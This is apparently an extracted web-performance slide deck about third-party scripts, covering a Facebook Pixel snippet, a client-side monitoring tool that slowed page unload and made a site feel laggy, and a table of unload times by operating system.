
This will reduce the amount of data that can be collected, but that's not necessarily a bad thing.

Back to pixels?

```
<!-- Facebook Pixel Code -->
<script>!function(f,b,e,v,n,t,s){...}();</script>
<noscript>

</noscript>
```

Incident 3: the "performance" tool



Slide notes


This was a performance monitoring tool that runs in the client, like mPulse RUM!

After implementatin there were a number of complaints from customers...

The problem

"

The site feels "laggy"



The problem

clicked!

instant


500ms delay

The discovery

Slide notes

The issue was caused by a combination of third-party event listeners.

In this example we can see ClickTale adding around a second to the unload event - this blocks the next navigation and is perceived as latency.



This can be tracked in tools like mPulse, and correlated with things like bounce and conversion rate.

The discovery

95th %ile Unload Time by OS - Top 5

Row	Operating System	Unload	Percent ▼	Session Length	JavaScript Decoded	Time to Interactive
1	▶ Windows	77 ms	54.26%	4.15	2.43 MB	16.75 s
2	▶ Mac OS X	511 ms	19.88%	3.19	2.65 MB	13.13 s
3	▶ iOS	792 ms	15.41%	1.80	2.50 MB	19.03 s
4	▶ Android OS	142 ms	8.57%	1.75	3.09 MB	31.67 s
5	▶ Windows Phone	278 ms	0.01%	1.82		1:13 m:s
Others		98 ms	1.87%	2.51	3.22 MB	35.02 s
Total		374 ms	100.00%	2.78	2.70 MB	20.85 s

THE FUTURE

The defense

- Don't rely on synthetic tests
- Track unload duration
- Track everything!

“

